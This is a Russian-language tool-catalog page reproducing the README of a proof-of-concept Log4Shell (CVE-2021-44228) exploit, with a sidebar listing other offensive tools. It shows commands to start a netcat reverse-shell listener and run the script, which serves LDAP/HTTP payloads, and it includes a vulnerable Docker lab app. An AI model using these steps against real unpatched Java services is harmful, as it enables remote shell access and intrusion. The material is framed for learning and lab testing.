
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
LOGJ4_PocShell_CVE-2021-44228 — Эксплойт Proof-of-concept для CVE-2021-44228 (Log4Shell), который автоматизирует LDAP и HTTP серверы для доставки полезной нагрузки reverse shell в уязвимое Java-приложение. | Kitploit
Инструменты/GitHubGitHub/yanghyperdata/logj4_pocshell_cve-2021-44228
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийОбучение и ОбразованиеЛаборатории и Практика
GitHubyanghyperdata/logj4_pocshell_cve-2021-44228

LOGJ4_PocShell_CVE-2021-44228

Эксплойт Proof-of-concept для CVE-2021-44228 (Log4Shell), который автоматизирует LDAP и HTTP серверы для доставки полезной нагрузки reverse shell в уязвимое Java-приложение.

Репозиторий
312 лет назадЕщё не проверено
Поделиться

log4j-shell-poc

Доказательство концепции (PoC) для недавно обнаруженной уязвимости CVE-2021-44228.

Недавно была обнаружена новая уязвимость в log4j — библиотеке журналирования на Java, которая очень широко используется в таких проектах, как elasticsearch, minecraft и многих других.

В этом репозитории находятся пример уязвимого приложения и эксплойт с доказательством концепции (POC) для этой уязвимости.

Доказательство концепции (POC)

В качестве PoC здесь есть python-файл, который автоматизирует этот процесс.

Требования:

pip install -r requirements.txt

Использование:

  • Запустите netcat-слушатель для приема обратного соединения (reverse shell).
nc -lvnp 9001
  • Запустите эксплойт.
    Примечание: Чтобы это сработало, извлеченный java-архив должен называться: jdk1.8.0_20, и находиться в той же директории.
$ python3 poc.py --userip localhost --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[+] Exploit java class created success
[+] Setting up fake LDAP server
Listening on 0.0.0.0:1389

Этот скрипт сам настроит HTTP-сервер и LDAP-сервер, а также создаст полезную нагрузку (payload), которую вы сможете вставить в уязвимый параметр. После этого, если всё прошло как надо, вы получите shell на указанном lport.


Уязвимое приложение

В репозитории есть Dockerfile с уязвимым веб-приложением. Вы можете использовать его, выполнив следующие шаги:

1: docker build -t log4j-shell-poc .
2: docker run --network host log4j-shell-poc

Как только оно запустится, вы сможете обратиться к нему по адресу localhost:8080


Получение нужной версии Java.

К счастью, Oracle предоставляет архив всех предыдущих версий Java:
https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html.
Прокрутите вниз до 8u20 и загрузите соответствующие файлы для вашей операционной системы и аппаратного обеспечения. Screenshot from 2021-12-11 00-09-25

Примечание: Для загрузки пакета необходимо создать учетную запись.

После загрузки и извлечения архива вы найдете java и несколько связанных бинарных файлов в каталоге jdk1.8.0_20/bin.
Примечание: Убедитесь, что вы извлекли папку jdk в этот репозиторий с тем же именем, чтобы всё работало.

❯ tar -xf jdk-8u20-linux-x64.tar.gz

❯ ./jdk1.8.0_20/bin/java -version
java version "1.8.0_20"
Java(TM) SE Runtime Environment (build 1.8.0_20-b26)
Java HotSpot(TM) 64-Bit Server VM (build 25.20-b23, mixed mode)

Отказ от ответственности

Этот репозиторий не предназначен для использования в качестве эксплойта в один клик для CVE-2021-44228. Цель этого проекта — помочь людям изучить эту уязвимость и, возможно, протестировать свои собственные приложения (хотя для этой цели существуют более подходящие инструменты, например: https://log4shell.tools/).


Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    361
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    339
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    322

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Скачать инструмент




